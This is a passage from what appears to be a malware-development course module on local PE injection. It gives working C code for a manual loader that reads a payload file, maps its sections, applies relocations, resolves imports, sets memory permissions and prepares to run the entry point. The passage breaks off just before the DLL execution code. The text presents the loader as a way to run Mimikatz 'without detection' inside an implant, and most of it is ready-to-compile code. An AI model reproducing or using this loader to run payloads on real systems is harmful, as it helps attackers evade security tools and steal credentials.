Local PE Injection
Up until this point in the course, the payloads utilized have consistently been position-independent shellcodes. These payloads are designed for improved compatibility and flexi...
Jump to Section (41)
- Introduction
- PE Injection Steps
- Reading Payload From Disk
- ReadFileFromDisk Function - Read PE File
- PRINT_WINAPI_ERR Macro
- Initializing PE Headers
- InitializePeStruct Function - Populating PE_HDRs
- Initializing PE_HDRS Example
- The LocalPeExec Function
- Writing PE Sections
- PE Relocations
- Relocation Types
- FixReloc Function - Performing PE Relocation
- Invoking FixReloc
- Fixing The PE's IAT
- Import Directory Table
- Import Name Table (INT)
- Importing A Function By Ordinal
- Importing A Function By Its Name
- Import Address Table (IAT)
- Resolving The PE Payload's IAT
- FixImportAddressTable Function - Resolving IAT
- Invoking FixImportAddressTable
- Setting The Correct Memory Permissions
- FixMemPermissions Function - Setting The Correct Memory Permissions
- Invoking FixMemPermissions
- Executing PE's Entry Point
- Executing a DLL File
- Executing An EXE File
- Resolving Optional Steps
- Registering Exception Handlers
- Executing TLS Callbacks
- Executing Exported Function
- FetchExportedFunctionAddress Function - Retrieve Exported Functions Address
- Adding Command Line Arguments Support
- HandleCmdLineArgs Function - Parsing Command Line Arguments
- PE Example With Arguments
- Patching Command Line Arguments
- FixArguments Function - Patching Command Line Arguments
- The Final LocalPeExec Function
- Demo
- Companion Source Code
Introduction
Up until this point in the course, the payloads utilized have consistently been position-independent shellcodes. These payloads are designed for improved compatibility and flexibility, enabling them to be executed with significantly simpler code compared to running PE files. Unlike position-independent shellcodes, Portable Executable PE files cannot be executed in the same straightforward manner as shellcodes.
An example of a PE file that can function as a payload is Mimikatz.exe. In this context, a PE loader can inject and execute the mimikatz.exe binary within its local memory's address space, offering Mimikatz's capabilities without detection. This module will introduce local PE injection, where the payload, a PE file, will be executed within the local process of the PE loader.
PE Injection Steps
To locally inject a PE file, a PE loader should adhere to the following steps:
- Allocate enough memory to hold the injected PE file.
- Copy over the PE's sections to the allocated memory.
- Address the PE's relocations.
- Fix the PE's Import Address Table IAT .
- Set a suitable memory permission for each of the PE's sections.
- Execute the PE's entry point.
Additionally, the injected PE file can also contain TLS callbacks and exception handlers which require additional steps to resolve. These steps will be covered in this module.
Reading Payload From Disk
The first step to building our loader is to fetch the payload file from the disk by using the ReadFile WinAPI function. It's important to emphasize that this method of reading the PE payload file directly from the disk is not practical in real-world scenarios. However, for the sake of simplicity and comprehensive learning, this module makes use of this technique.
ReadFileFromDisk Function - Read PE File
The ReadFileFromDisk function shown below is used to read the PE file from the disk. ReadFileFromDisk will return TRUE if the payload file is read successfully. The ReadFileFromDisk function accepts three parameters:
cFileNameThe ASCII name of the PE payload file to read.ppBufferA pointer to aPBYTEvariable that will receive the base address of the read payload.pdwFileSizeA pointer to aDWORDvariable that will receive the size of the read payload.
BOOL ReadFileFromDisk(IN LPCSTR cFileName, OUT PBYTE* ppBuffer, OUT PDWORD pdwFileSize) {

    HANDLE      hFile                = INVALID_HANDLE_VALUE;
    PBYTE       pBufer               = NULL;
    DWORD       dwFileSize           = 0x00,
                dwNumberOfBytesRead  = 0x00;

    if ((hFile = CreateFileA(cFileName, GENERIC_READ, 0x00, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)) == INVALID_HANDLE_VALUE) {
        PRINT_WINAPI_ERR("CreateFileA");
        goto _FUNC_CLEANUP;
    }

    if ((dwFileSize = GetFileSize(hFile, NULL)) == INVALID_FILE_SIZE) {
        PRINT_WINAPI_ERR("GetFileSize");
        goto _FUNC_CLEANUP;
    }

    if ((pBufer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, dwFileSize)) == NULL) {
        PRINT_WINAPI_ERR("HeapAlloc");
        goto _FUNC_CLEANUP;
    }

    if (!ReadFile(hFile, pBufer, dwFileSize, &dwNumberOfBytesRead, NULL) || dwFileSize != dwNumberOfBytesRead) {
        PRINT_WINAPI_ERR("ReadFile");
        goto _FUNC_CLEANUP;
    }

    *ppBuffer      =  pBufer;
    *pdwFileSize   =  dwFileSize;

_FUNC_CLEANUP:
    if (hFile != INVALID_HANDLE_VALUE)
        CloseHandle(hFile);
    if (!*ppBuffer && pBufer)
        HeapFree(GetProcessHeap(), 0x00, pBufer);
    return ((*ppBuffer != NULL) && (*pdwFileSize != 0x00)) ? TRUE : FALSE;
}
PRINT_WINAPI_ERR Macro
The ReadFileFromDisk function uses a macro named PRINT_WINAPI_ERR to display error codes linked to unsuccessful WinAPI calls. Furthermore, PRINT_WINAPI_ERR is used throughout the code for similar purposes and is defined as follows:
#define PRINT_WINAPI_ERR(cApiName) printf("[!] %s Failed With Error: %d\n", cApiName, GetLastError())Initializing PE Headers
Once the payload file has been read, the responsibility for parsing the critical PE headers necessary for subsequent actions lies with a function called InitializePeStruct. This function is tasked with copying the data into a PE_HDRS structure, which is shown below. The PE_HDRS structure contains the necessary PE headers and data directories required for loading the PE.
typedef struct _PE_HDRS
{
    PBYTE                    pFileBuffer;
    DWORD                    dwFileSize;

    PIMAGE_NT_HEADERS        pImgNtHdrs;
    PIMAGE_SECTION_HEADER    pImgSecHdr;

    PIMAGE_DATA_DIRECTORY    pEntryImportDataDir;
    PIMAGE_DATA_DIRECTORY    pEntryBaseRelocDataDir;
    PIMAGE_DATA_DIRECTORY    pEntryTLSDataDir;
    PIMAGE_DATA_DIRECTORY    pEntryExceptionDataDir;
    PIMAGE_DATA_DIRECTORY    pEntryExportDataDir;

    BOOL                     bIsDLLFile;

} PE_HDRS, *PPE_HDRS;
InitializePeStruct Function - Populating PE_HDRs
The InitializePeStruct function displayed below populates the elements of the PE_HDRS structure by parsing the PE headers from the previously read PE payload file. InitializePeStruct requires three parameters:
pPeHdrsA pointer to aPE_HDRSstructure which will get populated.pFileBufferThe base address of the read PE payload file.dwFileSizeThe size of the read PE payload file.
BOOL InitializePeStruct(OUT PPE_HDRS pPeHdrs, IN PBYTE pFileBuffer, IN DWORD dwFileSize) {

    if (!pPeHdrs || !pFileBuffer || !dwFileSize)
              return FALSE;

    pPeHdrs->pFileBuffer              = pFileBuffer;
    pPeHdrs->dwFileSize               = dwFileSize;
    pPeHdrs->pImgNtHdrs               = (PIMAGE_NT_HEADERS)(pFileBuffer + ((PIMAGE_DOS_HEADER)pFileBuffer)->e_lfanew);

    if (pPeHdrs->pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
             return FALSE;

    pPeHdrs->bIsDLLFile               = (pPeHdrs->pImgNtHdrs->FileHeader.Characteristics & IMAGE_FILE_DLL) ? TRUE : FALSE;
    pPeHdrs->pImgSecHdr               = IMAGE_FIRST_SECTION(pPeHdrs->pImgNtHdrs);
    pPeHdrs->pEntryImportDataDir      = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];
    pPeHdrs->pEntryBaseRelocDataDir   = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];
    pPeHdrs->pEntryTLSDataDir         = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS];
    pPeHdrs->pEntryExceptionDataDir   = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION];
    pPeHdrs->pEntryExportDataDir      = &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT];

    return TRUE;
}
Initializing PE_HDRS Example
After calling ReadFileFromDisk and InitializePeStruct, it's possible to initialize the PE_HDRS structure as shown below. The result is a populated PE_HDRS structure that will be used in further steps across the implementation.
PBYTE      pFileBuffer     = NULL;
DWORD      dwFileSize      = 0x00;
PE_HDRS    PeHdrStruct     = { 0 };

if (!ReadFileFromDisk(PePayloadFileName, &pFileBuffer, &dwFileSize))
    return -1;

if (!InitializePeStruct(&PeHdrStruct, pFileBuffer, dwFileSize))
    return -1;
The LocalPeExec Function
The LocalPeExec function is tasked with writing and executing the PE payload locally and also invokes other helper functions when necessary. For starters, the LocalPeExec function will be defined as shown below, accepting one parameter only, pPeHdrs, representing a pointer to a populated PE_HDRS structure.
BOOL LocalPeExec(IN PPE_HDRS pPeHdrs){
  // Body
}
Writing PE Sections
LocalPeExec initiates by allocating memory to copy the sections of the PE payload. This memory allocation is accomplished using the VirtualAlloc WinAPI function. Afterward, several memcpy calls are utilized to transfer the sections of the PE payload to this allocated space. The VirtualAlloc WinAPI call will allocate memory with a size equal to the IMAGE_OPTIONAL_HEADER.SizeOfImage element, which signifies the total size of the entire PE image, including its headers.
Each PE section is copied into the allocated memory at an offset of IMAGE_SECTION_HEADER.VirtualAddress bytes from the allocated base address. Here, IMAGE_SECTION_HEADER.VirtualAddress signifies the Relative Virtual Address RVA of the PE section relative to the PE's base address. The PE section is copied from the IMAGE_SECTION_HEADER.PointerToRawData RVA, which is relative to the base address of the read PE payload. This process is demonstrated in the following code snippet located at the beginning of the LocalPeExec function.
PBYTE           pPeBaseAddress           = NULL;

if ((pPeBaseAddress = VirtualAlloc(NULL, pPeHdrs->pImgNtHdrs->OptionalHeader.SizeOfImage, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE)) == NULL) {
    PRINT_WINAPI_ERR("VirtualAlloc");
    return FALSE;
}

for (int i = 0; i < pPeHdrs->pImgNtHdrs->FileHeader.NumberOfSections; i++) {
    memcpy(
        (PVOID)(pPeBaseAddress + pPeHdrs->pImgSecHdr[i].VirtualAddress),          // Distination: pPeBaseAddress + RVA
        (PVOID)(pPeHdrs->pFileBuffer + pPeHdrs->pImgSecHdr[i].PointerToRawData),      // Source: pPeHdrs->pFileBuffer + RVA
        pPeHdrs->pImgSecHdr[i].SizeOfRawData                         // Size
    );
}
PE Relocations
After writing the PE payload into memory, the next step involves applying PE base relocations. Relocations are necessary to adjust hardcoded addresses within an executable image when it is loaded at an address different from its preferred base address (IMAGE_OPTIONAL_HEADER.ImageBase). In most cases, a PE is mapped to an address other than IMAGE_OPTIONAL_HEADER.ImageBase, necessitating adjustments to certain hardcoded addresses within the PE. Detailed information about these hardcoded values is stored in a table referred to as the Relocation Table, which is located within the .reloc section.
During the relocation process, the offsets within this table are used to retrieve the hardcoded values that require changing. The difference between the real-time PE base address and the preferred one is added to the hardcoded address in the PE image. The following example code snippet explains the process:
RelocatedAddressInThePE[i] = RelocatedAddressInThePE[i] + (pPeBaseAddress - IMAGE_OPTIONAL_HEADER.ImageBase);The base relocation table consists of base relocation blocks, with each block describing a 4KB page. Each block begins with an IMAGE_BASE_RELOCATION structure that serves as the header for the block. The structure IMAGE_BASE_RELOCATION is defined as follows:
typedef struct _IMAGE_BASE_RELOCATION {
    DWORD   VirtualAddress;  // RVA to the base address of the section this block describes.
    DWORD   SizeOfBlock; // The total size of the block, including the block header and all entries (discussed below).
} IMAGE_BASE_RELOCATION, *PIMAGE_BASE_RELOCATION;
The remainder of the block consists of an array of BASE_RELOCATION_ENTRY structures, each representing a relocation entry. These structures contain a 2-byte field where the first 12 bits of the 2 bytes specify the relocation offset from the page's RVA to which the relocation must be applied, while the latter 4 bits indicate the relocation type.
The term "relocation entry" is used to describe each element within this array. The structure BASE_RELOCATION_ENTRY is defined as follows:
typedef struct _BASE_RELOCATION_ENTRY {
    WORD    Offset  : 12;  // Specifies where the base relocation is to be applied.
    WORD    Type    : 4;   // Indicates the type of base relocation to be applied.
} BASE_RELOCATION_ENTRY, * PBASE_RELOCATION_ENTRY;
Relocation Types
It is worth noting that, there are multiple base relocation types as introduced by Microsoft here, where each type indicates a special way to apply relocations. However, the most notable types are:
IMAGE_REL_BASED_ABSOLUTEThe base relocation is skipped (no need to perform relocation).IMAGE_REL_BASED_DIR64The base relocation applies the difference to the 64-bit field at offset.IMAGE_REL_BASED_HIGHLOWThe base relocation applies all 32 bits of the difference to the 32-bit field at offset.IMAGE_REL_BASED_HIGHThe base relocation adds the high 16 bits of the difference to the 16-bit field at offset. The 16-bit field represents the high value of a 32-bit word.IMAGE_REL_BASED_LOWThe base relocation adds the low 16 bits of the difference to the 16-bit field at offset. The 16-bit field represents the low half of a 32-bit word.
FixReloc Function - Performing PE Relocation
Considering all the information discussed above, to execute relocation, it is necessary to traverse all the base relocation blocks, then go through the entries within each block, and make the necessary adjustments to addresses in the PE image that require relocation, taking into account the entry type and offset. The FixReloc function provided below is responsible for carrying out PE base relocations and accepts the following parameters:
pEntryBaseRelocDataDirPointer to the base relocations data directory of the PE payload.pPeBaseAddressBase address where the PE image is currently loaded in memory.pPreferableAddressThe preferred base address of the PE image, from its image header.
BOOL FixReloc(IN PIMAGE_DATA_DIRECTORY pEntryBaseRelocDataDir, IN ULONG_PTR pPeBaseAddress, IN ULONG_PTR pPreferableAddress) {

    // Pointer to the beginning of the base relocation block.
    PIMAGE_BASE_RELOCATION pImgBaseRelocation = (pPeBaseAddress + pEntryBaseRelocDataDir->VirtualAddress);

    // The difference between the current PE image base address and its preferable base address.
    ULONG_PTR uDeltaOffset = pPeBaseAddress - pPreferableAddress;

    // Pointer to individual base relocation entries.
    PBASE_RELOCATION_ENTRY pBaseRelocEntry = NULL;

    // Iterate through all the base relocation blocks.
    while (pImgBaseRelocation->VirtualAddress) {

        // Pointer to the first relocation entry in the current block.
        pBaseRelocEntry = (PBASE_RELOCATION_ENTRY)(pImgBaseRelocation + 1);

        // Iterate through all the relocation entries in the current block.
        while ((PBYTE)pBaseRelocEntry != (PBYTE)pImgBaseRelocation + pImgBaseRelocation->SizeOfBlock) {
            // Process the relocation entry based on its type.
            switch (pBaseRelocEntry->Type) {
                case IMAGE_REL_BASED_DIR64:
                    // Adjust a 64-bit field by the delta offset.
                    *((ULONG_PTR*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += uDeltaOffset;
                    break;
                case IMAGE_REL_BASED_HIGHLOW:
                    // Adjust a 32-bit field by the delta offset.
                    *((DWORD*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += (DWORD)uDeltaOffset;
                    break;
                case IMAGE_REL_BASED_HIGH:
                    // Adjust the high 16 bits of a 32-bit field.
                    *((WORD*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += HIWORD(uDeltaOffset);
                    break;
                case IMAGE_REL_BASED_LOW:
                    // Adjust the low 16 bits of a 32-bit field.
                    *((WORD*)(pPeBaseAddress + pImgBaseRelocation->VirtualAddress + pBaseRelocEntry->Offset)) += LOWORD(uDeltaOffset);
                    break;
                case IMAGE_REL_BASED_ABSOLUTE:
                    // No relocation is required.
                    break;
                default:
                    // Handle unknown relocation types.
                    printf("[!] Unknown relocation type: %d | Offset: 0x%08X \n", pBaseRelocEntry->Type, pBaseRelocEntry->Offset);
                    return FALSE;
            }
            // Move to the next relocation entry.
            pBaseRelocEntry++;
        }

        // Move to the next relocation block.
        pImgBaseRelocation = (PIMAGE_BASE_RELOCATION)pBaseRelocEntry;
    }

    return TRUE;
}
Invoking FixReloc
Calling the FixReloc function should look like the following:
// pPeHdrs->pEntryBaseRelocDataDir: Equal to &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC] - Initialized in
"InitializePeStruct".
// pPeBaseAddress: Is the current base address of the PE payload - returned by the "VirtualAlloc" call.
// pPeHdrs->pImgNtHdrs->OptionalHeader.ImageBase: Is the preferable address for the PE payload to be mapped to.
if (!FixReloc(pPeHdrs->pEntryBaseRelocDataDir, pPeBaseAddress, pPeHdrs->pImgNtHdrs->OptionalHeader.ImageBase))
    return FALSE;
Fixing The PE's IAT
When the Windows system loader handles a PE image, its duty includes resolving the image's Import Address Table IAT by loading the required DLLs into the process. Following this, it fills the IAT with the addresses of the functions invoked by that PE image. However, because the Windows loader is not responsible for loading our PE payload, it becomes necessary for our implant to manually address IAT issues.
Additionally, understanding the structure of the IAT is a prerequisite for resolving the IAT of the injected PE payload file.
Import Directory Table
The Import Directory Table is located at the start of the .idata section and is structured as an array of IMAGE_IMPORT_DESCRIPTOR structures. The initial element within this array can be accessed via the Data Directory array located in the Optional Header. Each entry within the IMAGE_IMPORT_DESCRIPTOR array corresponds to a DLL file that is intended to be loaded into the PE.
It's important to note that when iterating through the IMAGE_IMPORT_DESCRIPTOR array, one can advance to the next element by adding the size of the structure to the current element's address. The final element within this array is represented by a nullified IMAGE_IMPORT_DESCRIPTOR structure.
The IMAGE_IMPORT_DESCRIPTOR structure is defined as the following:
typedef struct _IMAGE_IMPORT_DESCRIPTOR {

    union {
        DWORD   Characteristics;
        DWORD   OriginalFirstThunk;         // RVA to Import Name Table (PIMAGE_THUNK_DATA)
    } DUMMYUNIONNAME;

    DWORD   TimeDateStamp;
    DWORD   ForwarderChain;
    DWORD   Name;                // RVA of the ASCII DLL name
    DWORD   FirstThunk;                     // RVA to Import Address Table (PIMAGE_THUNK_DATA)

} IMAGE_IMPORT_DESCRIPTOR, *PIMAGE_IMPORT_DESCRIPTOR;
The members of interest are Name, OriginalFirstThunk, and FirstThunk which will be discussed in the following sections.
Import Name Table (INT)
The Import Name Table INT , sometimes referred to as the Import Lookup Table ILT, can be accessed via the OriginalFirstThunk RVA from the IMAGE_IMPORT_DESCRIPTOR structure. INT serves as a table containing function names and ordinals that are intended to be imported into the PE from the DLL library specified by IMAGE_IMPORT_DESCRIPTOR.Name. INT is comprised of an array of IMAGE_THUNK_DATA64 structures on x64 machines and IMAGE_THUNK_DATA32 structures on x86 machines. The primary distinction between the two lies in the size of the structure elements. The IMAGE_THUNK_DATA64 structure is defined as follows:
typedef struct _IMAGE_THUNK_DATA64 {
    union {
        ULONGLONG ForwarderString;  // Used in the case of forwarded functions - not used.
        ULONGLONG Function;         // The address of the function to be populated
        ULONGLONG Ordinal;       // Ordinal number of the function
        ULONGLONG AddressOfData;    // RVA to PIMAGE_IMPORT_BY_NAME - used only if the function is imported by name rather by ordinal.
    } u1;
} IMAGE_THUNK_DATA64;
Although the INT itself is not the table that requires populating, the Function element within the IMAGE_THUNK_DATA structure is the component that needs to be resolved in order to import the invoked functions. This process is discussed in the following section.
At this point, it's crucial to understand that since a function can be exported by both name and ordinal, determining the function's type is crucial before proceeding to resolve its address.
Importing A Function By Ordinal
To determine if a function is imported by ordinal, you can use the IMAGE_SNAP_BY_ORDINAL macro, which verifies whether an import entry references an ordinal rather than a name. If it's established that the function is imported by ordinal, you can resolve its address using the following code snippet that leverages the GetProcAddress WinAPI and the IMAGE_ORDINAL macro:
pFunctionAddress = GetProcAddress(hModule, IMAGE_ORDINAL(PIMAGE_THUNK_DATA->u1.Ordinal));The IMAGE_ORDINAL macro essentially extracts the ordinal value from PIMAGE_THUNK_DATA->u1.Ordinal which allows GetProcAddress to obtain the function address based on its ordinal.
Importing A Function By Its Name
If the IMAGE_SNAP_BY_ORDINAL macro returns FALSE it indicates that the function is imported by name rather than by ordinal. In this scenario, to retrieve the function's name for use in the GetProcAddress call, you must retrieve the IMAGE_IMPORT_BY_NAME structure associated with that function. This structure is accessed via its RVA, AddressOfData, found within the IMAGE_THUNK_DATA structure. Below is the definition of IMAGE_IMPORT_BY_NAME, with the Name element being the relevant part:
typedef struct _IMAGE_IMPORT_BY_NAME {
    WORD    Hint;    // Look-up number of the function in the function export table - not used.
    CHAR   Name[1];  // Function name
} IMAGE_IMPORT_BY_NAME, *PIMAGE_IMPORT_BY_NAME;
When dealing with functions imported by name, their address can be resolved using the following code snippet:
PIMAGE_IMPORT_BY_NAME pImgImportByName = (PIMAGE_IMPORT_BY_NAME)(pPeBaseAddress + PIMAGE_THUNK_DATA->u1.AddressOfData);
pFunctionAddress = GetProcAddress(hModule, pImgImportByName->Name);
This code retrieves the IMAGE_IMPORT_BY_NAME structure, located at the specified address, and then uses its Name field to obtain the function's address through GetProcAddress.
Import Address Table (IAT)
On disk, both the IAT and INT tables are identical. However, at runtime, the IAT is patched with the function addresses that the PE invokes. The IAT can be accessed using its RVA, IMAGE_IMPORT_DESCRIPTOR.FirstThunk, and it also consists of an array of IMAGE_THUNK_DATA structures. To resolve the PE's IAT, you will need to work with two arrays of IMAGE_THUNK_DATA structures:
- One represents the INT, responsible for retrieving the function's address.
- The other represents the IAT, where the
IMAGE_THUNK_DATA.u1.Functionelement is populated with the retrieved function address.
Resolving The PE Payload's IAT
The FixImportAddressTable function, shown below, is used to resolve the IAT of the PE payload. This is achieved through the following steps:
- It begins by retrieving the Import Directory Table and iterating through each element within the
IMAGE_IMPORT_DESCRIPTORstructure array. For each DLL, it loads the DLL using theLoadLibraryAWinAPI call. - After obtaining the DLL's handle,
FixImportAddressTableproceeds to resolve the function addresses by invokingGetProcAddress. Depending on the Import Name Table,GetProcAddressretrieves the function address either by ordinal or by name. - The
IMAGE_THUNK_DATA.u1.Functionelement is then set to the resolved function's address. - Next,
FixImportAddressTableadvances to the nextIMAGE_THUNK_DATAstructure within both the IAT and INT arrays, effectively iterating through both arrays. WhenFixImportAddressTablesuccessfully resolves all the imported functions for a particular DLL, it proceeds to the next DLL by iterating through theIMAGE_IMPORT_DESCRIPTORarray. - This process continues until
FixImportAddressTablehas processed all elements within theIMAGE_IMPORT_DESCRIPTORarray.
FixImportAddressTable Function - Resolving IAT
FixImportAddressTable returns TRUE upon successful resolution of the IAT and takes two parameters:
pEntryImportDataDirA pointer to the import data directory of the PE payload.pPeBaseAddressThe base address where the PE payload image is located.
BOOL FixImportAddressTable(IN PIMAGE_DATA_DIRECTORY pEntryImportDataDir, IN PBYTE pPeBaseAddress) {

    // Pointer to an import descriptor for a DLL
    PIMAGE_IMPORT_DESCRIPTOR pImgDescriptor      = NULL;
    // Iterate over the import descriptors
    for (SIZE_T i = 0; i < pEntryImportDataDir->Size; i += sizeof(IMAGE_IMPORT_DESCRIPTOR)) {
        // Get the current import descriptor
        pImgDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)(pPeBaseAddress + pEntryImportDataDir->VirtualAddress + i);
        // If both thunks are NULL, we've reached the end of the import descriptors list
        if (pImgDescriptor->OriginalFirstThunk == NULL && pImgDescriptor->FirstThunk == NULL)
            break;

        // Retrieve information from the current import descriptor
        LPSTR       cDllName                        = (LPSTR)(pPeBaseAddress + pImgDescriptor->Name);
        ULONG_PTR   uOriginalFirstThunkRVA          = pImgDescriptor->OriginalFirstThunk;
        ULONG_PTR   uFirstThunkRVA                  = pImgDescriptor->FirstThunk;
        SIZE_T      ImgThunkSize                    = 0x00;  // Used to move to the next function (iterating through the IAT and INT)
        HMODULE     hModule                         = NULL;

        // Try to load the DLL referenced by the current import descriptor
        if (!(hModule = LoadLibraryA(cDllName))) {
            PRINT_WINAPI_ERR("LoadLibraryA");
            return FALSE;
        }

        // Iterate over the imported functions for the current DLL
        while (TRUE) {

            // Get pointers to the first thunk and original first thunk data
            PIMAGE_THUNK_DATA               pOriginalFirstThunk     = (PIMAGE_THUNK_DATA)(pPeBaseAddress + uOriginalFirstThunkRVA + ImgThunkSize);
            PIMAGE_THUNK_DATA               pFirstThunk             = (PIMAGE_THUNK_DATA)(pPeBaseAddress + uFirstThunkRVA + ImgThunkSize);
            PIMAGE_IMPORT_BY_NAME           pImgImportByName        = NULL;
            ULONG_PTR                       pFuncAddress            = NULL;

            // At this point both 'pOriginalFirstThunk' & 'pFirstThunk' will have the same values
            // However, to populate the IAT (pFirstThunk), one should use the INT (pOriginalFirstThunk) to retrieve the
            // functions addresses and patch the IAT (pFirstThunk->u1.Function) with the retrieved address.
            if (pOriginalFirstThunk->u1.Function == NULL && pFirstThunk->u1.Function == NULL) {
                break;
            }

            // If the ordinal flag is set, import the function by its ordinal number
            if (IMAGE_SNAP_BY_ORDINAL(pOriginalFirstThunk->u1.Ordinal)) {
                if ( !(pFuncAddress = (ULONG_PTR)GetProcAddress(hModule, IMAGE_ORDINAL(pOriginalFirstThunk->u1.Ordinal))) ) {
                    printf("[!] Could Not Import !%s#%d \n", cDllName, (int)pOriginalFirstThunk->u1.Ordinal);
                    return FALSE;
                }
            }
            // Import function by name
            else {
                pImgImportByName = (PIMAGE_IMPORT_BY_NAME)(pPeBaseAddress + pOriginalFirstThunk->u1.AddressOfData);
                if ( !(pFuncAddress = (ULONG_PTR)GetProcAddress(hModule, pImgImportByName->Name)) ) {
                    printf("[!] Could Not Import !%s.%s \n", cDllName, pImgImportByName->Name);
                    return FALSE;
                }
            }

            // Install the function address in the IAT
            pFirstThunk->u1.Function = (ULONGLONG)pFuncAddress;

            // Move to the next function in the IAT/INT array
            ImgThunkSize += sizeof(IMAGE_THUNK_DATA);
        }
    }

    return TRUE;
}
Invoking FixImportAddressTable
Calling the FixImportAddressTable function should look like the following:
// pPeHdrs->pEntryImportDataDir: Equals to &pPeHdrs->pImgNtHdrs->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT] - Initialized in "Initi
alizePeStruct".
// pPeBaseAddress: Is the base address of the PE payload - returned by the "VirtualAlloc" call.
if (!FixImportAddressTable(pPeHdrs->pEntryImportDataDir, pPeBaseAddress))
    return FALSE;
Setting The Correct Memory Permissions
Up to this point, all sections of the PE payload were copied into a memory area with read-write permissions, typically achieved by invoking VirtualAlloc with the PAGE_READWRITE flag. However, these memory permissions are insufficient for executing the injected payload. To enable the execution of the injected code, it is necessary to iterate through all the sections of the PE payload and inspect the IMAGE_SECTION_HEADER.Characteristics element to determine the appropriate memory permissions to set for each specific PE section. The relevant values of interest include:
IMAGE_SCN_MEM_EXECUTEThis indicates that the section can be executed as code.IMAGE_SCN_MEM_READThis indicates that the section can be read.IMAGE_SCN_MEM_WRITEThis indicates that the section can be written to.
Since the IMAGE_SECTION_HEADER.Characteristics element is a bitfield, it could contain more than one flag at a time, checking for the IMAGE_SCN_MEM_READ flag for example, must be done via the AND &) operator and not the equality (==) operator.
FixMemPermissions Function - Setting The Correct Memory Permissions
The FixMemPermissions function shown below, loops through all of the payload's PE sections and sets the correct memory permission based on the Characteristics element. FixMemPermissions will return TRUE if memory permissions were successfully adjusted for all sections and FALSE otherwise, furthermore, it takes the following parameters:
pPeBaseAddressBase address where the PE payload image is located.pImgNtHdrsPointer to the NT-headers structure of the PE payload.pImgSecHdrPointer to the Section-header structure of the PE payload.
BOOL FixMemPermissions(IN ULONG_PTR pPeBaseAddress, IN PIMAGE_NT_HEADERS pImgNtHdrs, IN PIMAGE_SECTION_HEADER pImgSecHdr) {

    // Loop through each section of the PE image.
    for (DWORD i = 0; i < pImgNtHdrs->FileHeader.NumberOfSections; i++) {

        // Variables to store the new and old memory protections.
        DWORD   dwProtection        = 0x00,
                dwOldProtection      = 0x00;

        // Skip the section if it has no data or no associated virtual address.
        if (!pImgSecHdr[i].SizeOfRawData || !pImgSecHdr[i].VirtualAddress)
            continue;

        // Determine memory protection based on section characteristics.
        // These characteristics dictate whether the section is readable, writable, executable, etc.

        if (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE)
            dwProtection = PAGE_WRITECOPY;

        if (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_READ)
            dwProtection = PAGE_READONLY;

        if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_READ))
            dwProtection = PAGE_READWRITE;

        if (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE)
            dwProtection = PAGE_EXECUTE;

        if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE))
            dwProtection = PAGE_EXECUTE_WRITECOPY;

        if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_READ))
            dwProtection = PAGE_EXECUTE_READ;

        if ((pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_EXECUTE) && (pImgSecHdr[i].Characteristics & IMAGE_SCN_MEM_WRITE) && (pImgSecHdr[i].Char
acteristics & IMAGE_SCN_MEM_READ))
            dwProtection = PAGE_EXECUTE_READWRITE;

        // Apply the determined memory protection to the section.
        if (!VirtualProtect((PVOID)(pPeBaseAddress + pImgSecHdr[i].VirtualAddress), pImgSecHdr[i].SizeOfRawData, dwProtection, &dwOldProtection)) {
            PRINT_WINAPI_ERR("VirtualProtect");
            return FALSE;
        }
    }

    return TRUE;
}
Invoking FixMemPermissions
Calling the FixMemPermissions function should look like the following:
// pPeBaseAddress: Is the base address of the PE payload - returned by the "VirtualAlloc" call.
// pPeHdrs->pImgNtHdrs: Pointer to the NT-headers of the PE payload - Initialized in "InitializePeStruct".
// pPeHdrs->pEntryImportDataDir: Equals to IMAGE_FIRST_SECTION(pPeHdrs->pImgNtHdrs) - Initialized in "InitializePeStruct".
if (!FixMemPermissions(pPeBaseAddress, pPeHdrs->pImgNtHdrs, pPeHdrs->pImgSecHdr))
    return FALSE;
Executing PE's Entry Point
Having completed all the necessary steps for injecting a PE, the next phase involves executing it. To achieve this, the entry point of the PE payload must first be determined. This is accomplished by adding the IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint RVA to the base address of the PE.
Subsequently, the execution of the entry point depends on the type of PE, whether it's a .exe or a .dll image. While it's possible to execute the entry point via a new thread (using a function like CreateThread), in this case, it will be executed through a function pointer.
During the call to the InitializePeStruct function, a special member of the PE_HDRS structure called bIsDLLFile is set. If bIsDLLFile is TRUE, it indicates that the injected PE payload is a DLL image; if it's FALSE, the payload is identified as an executable image. The value of bIsDLLFile helps in determining how to execute the entry point based on the type of PE.
Executing a DLL File
If bIsDLLFile is TRUE, the PE payload is a DLL file and therefore the entry point is executed via the following code snippet:
